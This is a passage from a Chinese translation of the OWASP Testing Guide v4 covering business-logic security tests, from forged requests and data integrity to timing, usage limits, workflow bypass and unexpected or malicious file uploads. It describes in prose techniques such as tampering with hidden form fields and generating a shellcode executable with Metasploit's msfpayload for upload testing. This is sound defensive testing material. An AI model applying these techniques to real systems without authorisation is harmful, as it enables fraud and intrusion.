- 一旦逻辑无效的数据被系统审查（如不存在的SSN或特别id标示，或者其他不适合业务逻辑的数据）。该行为验证了服务端系统工作正常，不接受逻辑无效的数据。

相关测试用例

- 所有 [输入验证测试](#) 测试用例
- [账户枚举测试 \(OTG-IDENT-004\)](#)
- [会话管理控制绕过测试 \(OTG-SESS-001\)](#)
- [会话变量暴露测试 \(OTG-SESS-004\)](#)

测试工具

- OWASP Zed Attack Proxy (ZAP) -
https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP是一个非常容易使用的web应用程序渗透测试整合工具。他被设计为符合不同安全经验的人员使用，特别是新接触渗透测试的开发人员和功能测试人员的理想工具。ZAP在提供一系列的用于手工漏洞检测的工具的同时也提供了自动化扫描器。

参考资料

Beginning Microsoft Visual Studio LightSwitch Development -
http://books.google.com/books?id=x76L_kaTgdEC&pg=PA280&lpg=PA280&dq=business+logic+example+valid+data+example&source=bl&ots=GOfO-7f4Hu&sig=4joejZVligZOrvjBFRAT4-jiy8DI&hl=en&sa=X&ei=mydYUt6qEOX54APu7IDgCQ&ved=0CFIQ6AEwBDgK#v=onepage&q=business%20logic%20example%20valid%20data%20example&f=false

整改措施

应用程序/系统必须确保只有“逻辑有效”的数据才可被应用程序输入点和数据传递点接受，数据不能在进入系统的时候就被简单信任处理。

伪造请求能力测试 (OTG-BUSLOGIC-002)

综述

伪造请求是一种攻击者用来绕过前端应用程序限制，直接向后端处理程序提交信息的方法。攻击者的目的在于通过中间代理发送带有在业务逻辑之外的非支持的、受保护的或者预期意外数据的HTTP POST/GET请求。伪造请求的例子包括利用可猜测的或可预测的参数和一些“隐藏”特性功能（如调试功能、特殊开发界面）来得到额外信息或者绕过业务逻辑。

伪造请求相关漏洞在不同应用及其业务逻辑数据验证方式中各不相同。着重于打破业务逻辑工作流。

应用程序必须有逻辑检查机制来对抗伪造请求，以防攻击者有机会利用伪造请求来破坏应用程序业务逻辑或者工作流程。伪造请求并不是新的技术手段；攻击者通过使用劫持代理来发送HTTP请求。通过伪造该请求中发现的、可预测的参数来绕过业务逻辑，错使应用程序以为任务或过程已经发生或没有发生。

此外，伪造请求可能会颠覆程序或者业务逻辑流，比如通过调用“隐藏”特性或功能（如调试模式、开发者模式、系统“彩蛋”）。“彩蛋”是一种故意的内部玩笑、隐藏消息或者特性，比如一段程序、影片、文章或者谜语。根据游戏设计者 Warren Robinett，这个名词是在 Atari 公司创造，某人被提示在 Robinett 的广泛发行的游戏 Adventure 中隐藏的一段秘密消息。这个名字据称是传统的寻找复活节彩蛋的活动引发的想法。

([http://en.wikipedia.org/wiki/Easter_egg_\(media\)](http://en.wikipedia.org/wiki/Easter_egg_(media)))。

测试案例

案例 1

假设一个电子影院允许用户选择电影票，并允许一次性的10%额外折扣。如果攻击者能够通过代理发现应用程序存在一个隐藏表单域（1或0）来确定折扣是否已经使用。攻击者通过递交‘1’来表明没有应用折扣从而进行多次折扣获得利益。

案例 2

假设在线视频游戏中心在每次游戏关卡完成后将获得的积分转化为游戏券，这些游戏券可以兑换奖品。此外，每关游戏有等同于该关卡级别的分数累乘器。如果攻击者通过代理发现应用程序使用隐藏表单域来进入开发测试模式，就能快速跳到最高级别游戏关卡来快速累积游戏分数。

同时，如果攻击者能够通过调试的隐藏功能获得其他在线玩家的数据或者自身关卡数据，那么就能迅速完成关卡获得游戏分数。

如何测试

通用测试方法

- 通览项目文档寻找可猜测、可预测或者隐藏的功能区域。
- 一旦发现这样的地方，尝试插入逻辑有效数据，允许用户绕过正常业务逻辑工作流来使用系统。

特定测试方法 1

- 使用劫持代理来观察HTTP GET/POST 请求，寻找容易猜测的数据或者以特定频率递增的数据。
- 如果找到这样的参数，试着改变其数值获得预期以外的结果。

特定测试方法 2

- 使用劫持代理来观察HTTP GET/POST 请求，寻找暗示隐藏特性如调制开关的地方。
- 如果找到这样的地方，试着猜测并改变其数值来获得不同应用程序响应和行为。

相关测试用例

- [会话变量暴露测试 \(OTG-SESS-004\)](#)
- [CSRF测试 \(OTG-SESS-005\)](#)
- [账户枚举测试 \(OTG-IDENT-004\)](#)

测试工具

- OWASP Zed Attack Proxy (ZAP) -
https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP是一个非常容易使用的web应用程序渗透测试整合工具。他被设计为符合不同安全经验的人员使用，特别是新接触渗透测试的开发人员和功能测试人员的理想工具。ZAP在提供一系列的用于手工漏洞检测的工具的同时也提供了自动化扫描器。

参考资料

- Cross Site Request Forgery - Legitimizing Forged Requests -
<http://fragilesecurity.blogspot.com/2012/11/cross-site-request-forgery-legitimizing.html>
- Debugging features which remain present in the final game -
http://glitchcity.info/wiki/index.php>List_of_video_games_with_debugging_features#Debugging_features_which_remain_present_in_the_final_game
- Easter egg - [http://en.wikipedia.org/wiki/Easter_egg_\(media\)](http://en.wikipedia.org/wiki/Easter_egg_(media))
- Top 10 Software Easter Eggs - <http://lifehacker.com/371083/top-10-software-easter-eggs>

整改措施

应用程序应该设计的足够健壮来阻止攻击者预测和操纵可能颠覆业务逻辑的参数，或者如调试模式等利用隐藏/未公开的功能。

完整性测试 (OTG-BUSLOGIC-003) | Owasp Testing Guide v4

完整性检测 (OTG-BUSLOGIC-003)

综述

许多应用程序被设计为通过部分隐藏输入表单来确定用户当前状态而展示不同的页面。但是，在许多情况下，有可能通过代理提交此类隐藏表单的值。在这些案例中，服务器端控制措施必须足够健壮来确保正确的业务逻辑数据。

此外，应用程序必须不依赖于不可编辑元素，下拉框列表或者业务逻辑处理过程的隐藏表单域，因为这些只是在浏览器的环境中不可编辑。用户可以使用代理工具来编辑这些参数并尝试操纵业务逻辑。如果应用程序对外暴露了业务规则数据如商品数量等作为不可编辑域，那么必须在服务器端存在同样的副本来共同作用在业务逻辑处理中。最后，作为应用程序/系统数据，日志系统必须足够安全来阻止读写更新操作。

业务逻辑完整性检查漏洞独特在相关的误用案例是应用程序相关的，如果用户可以改变某些功能，那么他们应该仅能在业务逻辑中的特定时刻进行写或者更新/编辑相关操作。

应用程序必须对编辑拥有足够的检查，不允许用户直接向服务器提交无效信息，不信任不可编辑域的信息或是未授权操作用户提交的信息。此外，系统关键组件如日志系统，应受到“保护”，不能被非授权读取、写入和移除。

测试案例

案例 1

想象一个ASP.NET应用只允许管理员用户来修改其他用户的密码。管理员用户能看到其他用户用户名和密码区域，而其他用户不能。但是，如果非管理员用户通过代理提交该区域的用户名和密码，就有可能“欺骗”服务器来相信那些请求来自管理员用户，并为其他用户更改密码。

案例 2

大多数web应用使用下拉列表帮助用户进行快速选择状态、生日等等。假设一个项目管理应用允许用户登录，并将他们拥有权限的项目作为下拉框呈现。万一攻击者能找到没有权限的其他项目，并通过代理提交相关信息会如何？应用程序会通过访问请求么？他们不应该被允许，即使已经绕过了授权阶段的业务逻辑检查。

案例 3

假设摩托载具管理系统要求员工最初在市民申请标示或者驾驶许可证时验证每个市民资料和信息。在此时，业务处理过程创建了高级别数据完整性的数据，因为提交的数据被应用程序检查。现在假设应用程序移到了互联网之中，员工可以登录进行全业务服务，用户也可能登录进行自助服务来更新部分信息。此时，攻击者可以使用劫持代理来添加或更新他们没有权限进行控制的数据，并破坏数据完整性（比如给未婚市民提供配偶名字）。这种类型的插入/更新未确认的数据可能摧毁数据完整性，应该被阻止。

案例 4

许多系统包括用于审计和问题处理的日志系统。但是这些日志信息有多少是好的/有效的。他们能被攻击者有意无意改变来破坏完整性么？

如何测试

通用测试方法

- 通览项目文档寻找应用程序组件（如输入域、数据库或日志）中移动、存储或处理数据/信息的部分。
- 对于每一个这样的组件，确定那一部分的数据/信息是需要进行逻辑防护的。同时，考虑允许进行逻辑操作（插入、更新、删除）的角色情况。
- 尝试在每个组件（输入、数据库、日志）中插入、更新、删除不合法的数据/信息。特别使用那些没有权限的用户进行操作。

特定测试方法 1

- 使用代理捕获HTTP流量寻找隐藏域。
- 如果发现隐藏域，弄清楚这些域的功能，使用代理提交不同的数据来尝试绕过业务处理流程，操纵这些无法控制的数值。

特定测试方法 2

- 使用代理捕获HTTP流量寻找能够插入那些不可编辑区域的地方。
- 一旦发现，弄清楚这些域的功能，使用代理提交不同数据进行比较，尝试绕过业务处理流程，控制这些不可编辑域的数据。

特定测试方法 3

- 列举出可以进行编辑的应用程序组件，比如日志、数据库等。
- 对于每一个识别出来的组件，尝试读取、修改或移除其中数据。比如识别出来的日志文件，测试人员应该试试操纵其收集的数据。

相关测试用例

所有 [输入验证](#) 相关的测试用例。

测试工具

- 不同的系统/应用工具如编辑器、文件管理工具。
- OWASP Zed Attack Proxy (ZAP) -
https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project

ZAP是一个非常容易使用的web应用程序渗透测试整合工具。他被设计为符合不同安全经验的人员使用，特别是新接触渗透测试的开发人员和功能测试人员的理想工具。ZAP在提供一系列的用于手工漏洞检测的工具的同时也提供了自动化扫描器。

参考资料

- Implementing Referential Integrity and Shared Business Logic in a RDB -
<http://www.agiledata.org/essays/referentialIntegrity.html>
- On Rules and Integrity Constraints in Database Systems -
http://www.comp.nus.edu.sg/~lingtw/papers/IST92_teopk.pdf
- Use referential integrity to enforce basic business rules in Oracle -
<http://www.techrepublic.com/article/use-referential-integrity-to-enforce-basic-business-rules-in-oracle/>
- Maximizing Business Logic Reuse with Reactive Logic -
<http://architects.dzone.com/articles/maximizing-business-logic>
- Tamper Evidence Logging -
<http://tamper evident.cs.rice.edu/Logging.html>

整改措施

应用程序必须对编辑拥有足够的检查，不允许用户直接向服务器提交无效信息，不信任不可编辑域的信息或是未授权操作用户提交的信息。此外，任何可能被编辑修改的组件必须拥有对抗有意或无意的修改和升级措施。

测试处理用时 (OTG-BUSLOGIC-004)

综述

攻击者有可能通过监视应用程序完成任务或返回响应的用时来收集额外信息。攻击者可能能够通过简单保持活动会话开启，并不在“期待”的时间内提交事务来操作和打破业务处理流程。

处理用时逻辑漏洞是非常独特的漏洞，误用测试用例应该考虑执行和事务用时需要，并且与应用程序/系统密切相关。

处理用时信息可能会给予/泄露应用程序/系统后台进程的信息。如果应用程序允许用户猜测不同的处理时长会导致不同的结果，那么用户有可能通过精心调整行为来赢得利益。

例子

例1

视频赌博机可能会花更大的处理时间在处理大奖励时。这可能允许聪明的赌博者不断投入最小数量的赌资，直到他们发现可能会使他们获得最大利益的长时间的处理的情况。

例2

许多登陆系统需要用户名和密码。如果你仔细观察，你可能发现输入错误用户名和错误密码，返回错误页面花费的时间比输入合法用户名和错误密码会更久。这可能会允许攻击者在不依赖于GUI消息的情况下分辨自己是否拥有合法用户名。

例3

许多体育场馆或旅行代理商有自己的票务系统来允许用户购买票务或预定座位。当用户请求已经锁定的位置或者待支付的预定席位时，万一攻击者一直维持预定席位而不完成支付会怎么样？席位会释放还是票无法发售？有些票务运营商现在只允许用户在5分钟内完成交易，否则交易将视为无效。

例4

假设前面那个电子金融金属交易站点允许用户购买他登陆时间那一刻的市场价格的一定份额的商品。万一攻击者登陆，并提交订单但不完成交易，等待当天的金属价格走高，攻击者还能使用先前的较低的价格么？

如何测试

- 审查项目文档，寻找可能被时间影响的应用程序/系统功能。比如执行时间或动作有助于用户预测输出或允许用户绕过任何业务逻辑或工作流。举例来说，不在期待的时间内完成交易。
- 开发并执行误用测试用例确保攻击者无法通过时间来获取任何利益。

相关测试用例

[测试Cookie属性 \(OTG-SESS-002\)](#)

[测试会话超时 \(OTG-SESS-007\)](#)

参考资料

无

整改措施

用心设计有关处理时间的应用程序。如果攻击者可能通过处理时间的区别来获取某种利益，加入额外的处理步骤来确保返回结果在同样的时间帧内。

此外，应用程序/系统必须有适当的机制来不允许攻击者延长交易超过“可接受”的时间。这能通过在特定时间之后重置或取消交易来完成，如同某些票务运营商做的那样。

测试功能使用次数限制 (OTG-BUSLOGIC-005)

综述

应用程序需要解决的许多问题需要限制功能的使用次数或者操作的执行次数。应用程序必须“足够聪明”来限制用户使用超过他们的限额。因为在许多情况下，用户每使用一次某功能就能获得某种形式的利益，并需要支付合适的报酬。举例来说，一个电子金融站点可能只允许用户在一笔交易中使用一次折扣政策，或者有些应用程序可能有一种订阅计划，只允许用户每月下载三个完整的文档。

功能限制的相关漏洞可能与应用本身关系密切，设计误用用例必须符合当前应用/功能/动作的允许次数。

攻击者可能可以绕过业务逻辑，执行比“允许”次数更多的功能来利用应用程序获得利益。

例子

假设一个电子商务站点允许用户在他们的购物总价上应用许多折扣中一种，接着再进行结算和交易。万一攻击者在完成一次“允许”的折扣之后返回折扣页面后，能否再次利用其他的折扣？或是能否多次利用相同的折扣？

如何测试

- 评估项目文档，搜寻此类在系统或应用程序的工作流中不应该被执行一次或指定次数以上的功能。
- 对于每一个这样的功能，开发出误用/滥用测试用例来测试超出允许的使用次数的情况。例如，在只能执行一次功能的地方使用导航来回访问多次？或者用户能否添加删除购物车内容来使用额外的折扣？

相关测试用例

[测试账户枚举和可猜测用户账户 \(OTG-IDENT-004\)](#)

[测试弱账户锁定机制 \(OTG-AUTHN-003\)](#)

参考资料

InfoPath Forms Services business logic exceeded the maximum limit of operations Rule -
<http://mpwiki.viacode.com/default.aspx?g=posts&t=115678>

Gold Trading Was Temporarily Halted On The CME This Morning -<http://www.businessinsider.com/gold-halted-on-cme-for-stop-logic-event-2013-10>

整改措施

应用程序应该存在检查功能来确保业务逻辑正确执行，如果有功能或动作只能执行指定次数，那么当限制次数达到后，用户应该不能再使用该功能。为了防止用户超出功能使用限制，应用程序应该使用cookie等机制来计数或贯穿会话中不允许用户访问额外的功能。

工作流程绕过测试 (OTG-BUSLOGIC-006) | Owasp Testing Guide v4

测试绕过工作流 (OTG-BUSLOGIC-006)

综述

工作流漏洞指任意类型的允许攻击者误用应用/系统功能来绕过（不依从）设计好的工作流。

“工作流由一系列无缝组合的步骤组成。他是一系列操作的描述，人员或组织员工或者更简单和复杂机制的工作的声

明。工作流被视作是真实工作的抽象。” (<https://en.wikipedia.org/wiki/Workflow>)

应用程序业务逻辑必须要求用户以正确/特定顺序完成指定步骤，如果工作流没有正确完成而终止，所有的操作和操作带来的后续反应都应该“回滚”或者取消。绕过工作流或者正确业务逻辑的漏洞独特在于他是应用程序相关的，必须小心设计手工误用测试用例来进行测试。

应用业务流程必须检查来确保用户的行为/事务以正确/可接受的顺序进行处理。如果一个事务触发了一系列操作，那么万一事务没有成功完成，这些操作必须可以“回滚”或移除。

测试案例

案例 1

许多人收到过杂货店和加油站专用返金券。假设用户能够发起一个事务来向他们的账户进行购买以增加反利点数，但在最后阶段取消商品购买。在这种情况下，系统应该将回馈点回滚到原先的情况。如果不是这样，攻击者可以通过循环此类操作增加自己的反利点，而不用购买任何东西。

案例 2

BBS系统可能被设计成确保初始帖子不能带有禁止用语。如果一个词语在“黑名单”中发现，用户的帖子就不能提交。但是一旦提交，帖子主可以访问、编辑、改变其中内容，包括黑名单的违禁词。系统不会再次审核。通过这种办法，攻击者可能通过发布空白初始帖子，然后从更新中进行操作。

如何测试

通用测试方法

- 通览项目文档寻找可以跳过或者能够以非预期顺利进行操作的步骤的业务逻辑流。
- 对于每一个找到的方法，设计一个误用测试用例，尝试绕过或实施不可接受的操作来测试业务逻辑工作流。

特定测试方法 1

- 发起一个事务来改变用户账户的额度/点数。
- 取消这个事务来观察点数是否减少来确保点数被正确记录。

特定测试方法 2

- 在内容管理系统或者bbs系统中输入合法的内容或数值。
- 尝试追加、编辑、移除数据来让整个过程含有非法的数值或者成为非法的状态，确保用户不允许保存这种不正确的信息。“非法”信息可能包括违禁词或者不适当的主题（如宗教）。

相关测试用例

- [测试目录遍历/文件包含 \(OTG-AUTHZ-001\)](#)
- [测试授权绕过 \(OTG-AUTHZ-002\)](#)
- [测试会话管理绕过 \(OTG-SESS-001\)](#)
- [测试业务逻辑数据验证 \(OTG-BUSLOGIC-001\)](#)
- [测试请求伪造能力 \(OTG-BUSLOGIC-002\)](#)
- [测试数据完整性 \(OTG-BUSLOGIC-003\)](#)
- [测试处理时长 \(OTG-BUSLOGIC-004\)](#)
- [测试功能使用限制 \(OTG-BUSLOGIC-005\)](#)
- [测试应用程序误用防护 \(OTG-BUSLOGIC-007\)](#)
- [测试非预期文件类型上传 \(OTG-BUSLOGIC-008\)](#)
- [测试恶意文件上传 \(OTG-BUSLOGIC-009\)](#)

参考资料

- OWASP Detail Misuse Cases - https://www.owasp.org/index.php/Detail_misuse_cases

- Real-Life Example of a 'Business Logic Defect - <http://h30501.www3.hp.com/t5/Following-the-White-Rabbit-A/Real-Life-Example-of-a-Business-Logic-Defect-Screen-Shots/ba-p/22581>
- Top 10 Business Logic Attack Vectors Attacking and Exploiting Business Application
- Assets and Flaws – Vulnerability Detection to Fix - <http://www.ntobjectives.com/go/business-logic-attack-vectors-white-paper/> and http://www.ntobjectives.com/files/Business_Logic_White_Paper.pdf
- CWE-840: Business Logic Errors - <http://cwe.mitre.org/data/definitions/840.html>

整改建议

应用程序必须有自我察觉机制，对用户完成工作流的每一步进行检查，确保正确顺序，防护攻击者绕过/跳过/重复任何流程。测试工作流漏洞需要设计业务逻辑滥用/误用测试用例，这些用例主要是不通过正确的步骤或程序来成功完成整个业务逻辑。

应用误用防护测试 (OTG-BUSLOGIC-007) | Owasp Testing Guide v4

测试对抗应用程序误用的防御措施 (OTG-BUSLOGIC-007)

综述

合法功能的误用和非法使用能够识别出企图枚举web应用程序、识别脆弱性和利用漏洞的攻击。应该通过测试确定是否存在应用层的防御机制来保护应用程序。

缺少主动防御机制允许攻击者不需要任何帮助就能寻找漏洞。应用程序拥有者也不会发现他们的程序正在被攻击。

案例

一个认证的用户可能采取（往往不会）下面行为：

1. 尝试访问他们所不允许下载的文件ID
2. 使用单引号(')替换文件ID数字
3. 改变使用GET来请求原来的POST请求
4. 添加额外的参数
5. 复制一个参数的名字/数值对

应用程序正在监视误用情况，并在第五项事件后充分相信该用户是一个攻击者。例如：

- 禁用了重要功能
- 对其他操作需要额外的认证过程
- 对请求作出延迟响应
- 开始记录该用户进行的交互行为的数据（如过滤处理过的HTTP请求头，主体和响应主体）

如果应用程序没有如此做出回应，攻击者可能继续滥用应用功能，向应用提交恶意内容。应用程序无法通过测试。在实践中，在案例中的这些离散的样例行为不太可能如此发生。更多的是使用模糊工具来识别出每一个参数的脆弱点。这也是一个安全测试人员会实施的。

如何测试

这个测试不同于其他测试，测试结果可以从其他测试行为中提取出来。当实施其他测试的时候，记录下可能暗示应用程序存在内建的自我防御行为：

- 改变了响应
- 阻挡了请求
- 强制登出账户或锁定账户的行为

可能这些防御是局部的，通常的局部（每个功能）防御措施有：

- 拒绝含有特定字符的输入
- 在一系列认证失败后临时锁定账户

局部的安全控制可能不足。通常没有对抗下列普通误用行为的防御措施：

- 强制浏览
- 绕过输入验证
- 多重访问控制错误
- 额外、重复、或缺少参数名称
- 多重输入验证或业务逻辑验证失效（非用户错误输入的结果）
- 错误的结构化数据（如，JSPN，XML）
- 明显的跨站脚本或SQL注入荷载
- 排除利用自动化工具以外的快速利用应用程序
- 用户地理位置的改变
- 用户代理（UA）的改变
- 通过错误顺序访问多阶段的业务处理过程
- 大量或者高频使用应用相关的功能（如优惠代码提交，失败的信用卡支付，文件上传，文件下载，登出等等）。

这些防御措施工作在应用认证部分最有效，虽然也有在公开的平台通过新建账户或者访问内容（来获取信息）的行为。

不是说上面提及的行为都需要被应用程序监视，但是如果一项也不涉及就会存在问题。通过上述的行为来测试应用程序，查看有没有对抗措施。如果没有，测试人员应该报告应用程序不存在应用层面的误用防御措施。注意有时候有可能攻击者能够觉察的请求已经被静默了（如日志记录行为的改变，监视的增强，向管理员的告警和请求代理），所以通过这个方法发现的问题不一定能确保肯定存在。在实际中，只有少数的应用程序（或者相关基础设施如web防火墙）会探测这种误用形式。

相关测试用例

适用其他所有的测试用例。

测试工具

测试人员可以使用其他测试中使用到的大量工具。

参考资料

- [Resilient Software](#), Software Assurance, US Department Homeland Security
- [IR 7684](#) Common Misuse Scoring System (CMSS), NIST
- [Common Attack Pattern Enumeration and Classification](#) (CAPEC), The Mitre Corporation
- [OWASP AppSensor Project](#)
- [AppSensor Guide v2](#), OWASP
- Watson C, Coates M, Melton J and Groves G, [Creating Attack-Aware Software Applications with Real-Time Defenses](#), CrossTalk The Journal of Defense Software Engineering, Vol. 24, No. 5, Sep/Oct 2011

整改措施

建立对抗应用程序误用的主动防护措施。

非预期文件类型上传测试 (OTG-BUSLOGIC-008) | Owasp Testing Guide v4

非预期类型文件上传测试 (OTG-BUSLOGIC-008)

综述

许多应用的业务逻辑允许通过文件上传数据或修改数据。但这个业务过程必须检查文件，并只允许特定的，“支持”的文件类型。业务逻辑到底“支持”哪些文件是应用程序/系统相关的。允许用户上传文件可能存在风险，攻击者可能上传未预期的文件类型的文件，而且这些文件可能被执行，对应用程序造成不利的影响，如丑化站点，执行远程命令，浏览系统文件，浏览本地资源，攻击其他服务器，或利用本地漏洞进行攻击，等等。

上传非预期文件类型的文件的相关漏洞是独特的，因为这个过程本应该在不是特定类型的文件中拒绝上传。此外，区别于恶意文件上传，在大多数的错误文件类型可能本身没有“恶意”，但是保存的文件内容存在问题。举例来说，如果应用程序接受windows excel文件，如果相似的数据库文件被上传，可能这些数据也能被读取，但可能会提取到不正确的

位置。

应用程序可能期待某个特定的文件类型被上传处理，如.cvs , .txt文件。应用程序可能不通过后缀（低可信的文件验证）或内容（高可信的文件验证）进行上传文件的验证。这可能导致非预期的系统或数据库结果，或给攻击者额外攻击系统/应用的渠道。

案例

假设一个图片分享应用允许用户上传.gif或.jpg图形文件。万一攻击者能够上传含有标签的html文件或者php文件会如何？系统可能将这些文件从临时目录移动到最终目录，在这目录中，可能就能执行php代码。

如何测试

通用测试方法

- 审阅项目文档，查找那些文件类型不应该被应用程序/系统支持。
- 尝试上传这些“不支持”的文件，验证是否被拒绝。
- 如果可以同时上传多个文件，测试是不是每个文件都被有效验证了。

特定测试方法

- 学习应用程序的逻辑需求。
- 准备一系列的不被支持的文件用于上传，可能包括：jsp , exe , 或包含脚本的html文件。
- 在应用程序中找到文件提交页面或文件上传页面。
- 尝试上传一系列“不被支持”的文件，确认他们没有被成功上传。

相关测试用例

- [测试敏感信息的文件扩展处理 \(OTG-CONFIG-003\)](#)
- [测试恶意文件上传 \(OTG-BUSLOGIC-009\)](#)

参考资料

- OWASP - Unrestricted File Upload - https://www.owasp.org/index.php/Unrestricted_File_Upload
- File upload security best practices: Block a malicious file upload - <http://www.computerweekly.com/answer/File-upload-security-best-practices-Block-a-malicious-file-upload>
- Stop people uploading malicious PHP files via forms - <http://stackoverflow.com/questions/602539/stop-people-uploading-malicious-php-files-via-forms>
- CWE-434: Unrestricted Upload of File with Dangerous Type - <http://cwe.mitre.org/data/definitions/434.html>
- Secure Programming Tips - Handling File Uploads - <https://www.datasprings.com/resources/dnn-tutorials/artmid/535/articleid/65/secure-programming-tips-handling-file-uploads?AspxAutoDetectCookieSupport=1>

整改措施

应用程序应该含有只允许“可接受”的文件机制，这些文件会被其他的应用程序使用或处理。一些特定的例子包括：文件类型黑白名单，在http头使用“Content-Type”，或使用文件类型识别程序。目标都是只允许特定类型的文件进入系统。

恶意文件上传测试 (OTG-BUSLOGIC-009) | Owasp Testing Guide v4

测试上传恶意文件 (OTG-BUSLOGIC-009)

综述

许多应用程序允许用户上传数据信息。我们通常验证文本的安全性和合法性，但是接受文件上传可能引入更多的风险。为了减轻风险，我们可能只接受特定扩展名的文件，但是攻击者可能在将恶意代码嵌入文件中。测试恶意文件确保应用程序/系统能够正确阻止攻击者上传恶意文件。

恶意文件上传的相关漏洞独特之处在于“恶意”文件能够轻易地在业务逻辑层被拒绝，在上传过程阶段进行文件扫描，拒绝那些扫描结果为恶意的文件。此外，不同于上传非预期文件的是，上传的文件类型是合法的，可以接受的，但其内容可能对系统存在恶意影响。

最后，“恶意”对于不同的系统可能存在不同的解释，例如，利用SQL服务器漏洞的恶意文件可能在静态文件框架环境下不认为是“恶意”的。

应用程序可能允许上传包含漏洞利用程序或shellcode的恶意文件，并且不会对他们进行文件扫描。恶意文件也可能在应用程序架构的不同地方被检测出来，如IPS/IDS，服务器反病毒软件或者自动化过程的反病毒扫描程序。

案例

假设一个图片分享应用允许用户上传.gif或.jpg图形文件。万一攻击者能够上传一个PHP shell或者exe文件或者病毒会如何？攻击者上传的文件可能存储在系统某处，病毒可能通过自身或远程执行扩散，或者shell代码被执行。

如何测试

通用测试方法

- 审查项目文档，探索应用/系统来发现形成“恶意”文件的原因。
- 设计或者获取一个已知的“恶意”文件。
- 尝试上传该恶意文件，确认是否被拒绝。
- 如果一次可以上传多个文件，确认每一个文件被正确处理。

特定测试方法1

- 使用Metasploit荷载生成功能，利用“msfpayload”命令生成含有shellcode的windows可执行文件。
- 上传该文件检查是否被拒绝。

特定测试方法2

- 设计或创建一个可能破坏应用程序恶意探测过程的文件。互联网上有许多这样的文件，如ducklin.htm或dcklin-.html.htm。
- 上传该文件检查是否被拒绝。

特定测试方法3

- 建立代理来捕获“合法”的文件上传请求。
- 发送“非法”请求，查看该请求是否被拒绝。

相关测试用例

- [测试敏感信息的文件扩展处理 \(OTG-CONFIG-003\)](#)
- [测试上传非预期类型文件 \(OTG-BUSLOGIC-008\)](#)

测试工具

- Metasploit相关荷载生成功能
- 劫持代理

参考资料

- OWASP - Unrestricted File Upload - https://www.owasp.org/index.php/Unrestricted_File_Upload
- Why File Upload Forms are a Major Security Threat - <http://www.acunetix.com/websitetecurity/upload->

forms-threat/

- File upload security best practices: Block a malicious file upload - <http://www.computerweekly.com/answer/File-upload-security-best-practices-Block-a-malicious-file-upload>
- Overview of Malicious File Upload Attacks - <http://securitymecca.com/article/overview-of-malicious-file-upload-attacks/>
- Stop people uploading malicious PHP files via forms - <http://stackoverflow.com/questions/602539/stop-people-uploading-malicious-php-files-via-forms>
- How to Tell if a File is Malicious - <http://www.techsupportalert.com/content/how-tell-if-file-malicious.htm>
- CWE-434: Unrestricted Upload of File with Dangerous Type - <http://cwe.mitre.org/data/definitions/434.html>
- Implementing Secure File Upload - <http://infosecauditor.wordpress.com/tag/malicious-file-upload/>
- Watchful File Upload - <http://palizine.plynt.com/issues/2011Apr/file-upload/>
- Metasploit Generating Payloads - http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads
- Project Shellcode – Shellcode Tutorial 9: Generating Shellcode Using Metasploit <http://www.projectshellcode.com/?q=node/29>
- Anti-Malware Test file - <http://www.eicar.org/86-0-Intended-use.html>

整改措施

除了使用黑白名单的防护措施，使用“Content-Type”头，或使用文件类型识别程序可能不总是足以对抗这类漏洞。每个从用户接受文件的应用程序必须含有验证上传文件是否含有恶意代码的机制。上传文件不应该存储在用户或者攻击者能够直接访问的位置。

客户端测试 | Owasp Testing Guide v4

Owasp Testing Guide v4

说明

1. 序

2. 简介

3. OWASP测试框架

4. Web应用安全测试

4.1. 简介与目标

4.1.1. 测试清单

4.2. 信息收集

4.2.1. 搜索引擎信息发现和侦察 (OTG-INFO-001)

4.2.2. 识别web服务器 (OTG-INFO-002)

4.2.3. web服务器元文件信息发现 (OTG-INFO-003)

4.2.4. 服务器应用应用枚举 (OTG-INFO-004)

4.2.5. 评论信息发现 (OTG-INFO-005)

4.2.6. 应用入口识别 (OTG-INFO-006)

4.2.7. 识别应用工作流程 (OTG-INFO-007)

4.2.8. 识别web应用框架 (OTG-INFO-008)

4.2.9. 识别web应用程序 (OTG-INFO-009)

4.2.10. 绘制应用架构图 (OTG-INFO-010)

4.3. 配置以及部署管理测试

4.3.1. 网络基础设施配置测试 (OTG-CONFIG-001)

4.3.2. 应用平台配置管理测试 (OTG-CONFIG-002)

4.3.3. 文件扩展名处理测试 (OTG-CONFIG-003)

4.3.4. 备份_未链接文件测试 (OTG-CONFIG-004)

4.3.5. 枚举管理接口测试 (OTG-CONFIG-005)

4.3.6. HTTP方法测试 (OTG-CONFIG-006)

4.3.7. HTTP严格传输安全测试 (OTG-CONFIG-007)

4.3.8. 应用跨域策略测试 (OTG-CONFIG-008)

4.4. 身份鉴别管理测试

4.4.1. 角色定义测试 (OTG-IDENT-001)

4.4.2. 用户注册过程测试 (OTG-IDENT-002)

4.4.3. 帐户权限变化测试 (OTG-IDENT-003)

4.4.4. 帐户枚举测试 (OTG-IDENT-004)

4.4.5. 弱用户名策略测试 (OTG-IDENT-005)

4.5. 认证测试

4.5.1. 口令信息加密传输测试 (OTG-AUTHN-001)

- 4.5.2. 默认口令测试 (OTG-AUTHN-002)
- 4.5.3. 账户锁定机制测试 (OTG-AUTHN-003)
- 4.5.4. 认证绕过测试 (OTG-AUTHN-004)
- 4.5.5. 记住密码功能测试 functionality (OTG-AUTHN-005)
- 4.5.6. 浏览器缓存弱点测试 (OTG-AUTHN-006)
- 4.5.7. 密码策略测试 (OTG-AUTHN-007)
- 4.5.8. 安全问答测试 (OTG-AUTHN-008)
- 4.5.9. 密码重置测试 (OTG-AUTHN-009)
- 4.5.10. 其他相关认证渠道测试 (OTG-AUTHN-010)
- 4.6. 授权测试**
 - 4.6.1. 目录遍历/文件包含测试 (OTG-AUTHZ-001)
 - 4.6.2. 授权绕过测试 (OTG-AUTHZ-002)
 - 4.6.3. 权限提升测试 (OTG-AUTHZ-003)
 - 4.6.4. 不安全对象直接引用测试 (OTG-AUTHZ-004)
- 4.7. 会话管理测试**
 - 4.7.1. 会话管理绕过测试 (OTG-SESS-001)
 - 4.7.2. Cookies属性测试 (OTG-SESS-002)
 - 4.7.3. 会话固定测试 (OTG-SESS-003)
 - 4.7.4. 会话令牌泄露测试 (OTG-SESS-004)
 - 4.7.5. 跨站点请求伪造 (CSRF) 测试 (OTG-SESS-005)
 - 4.7.6. 登出功能测试 (OTG-SESS-006)
 - 4.7.7. 会话超时测试 (OTG-SESS-007)
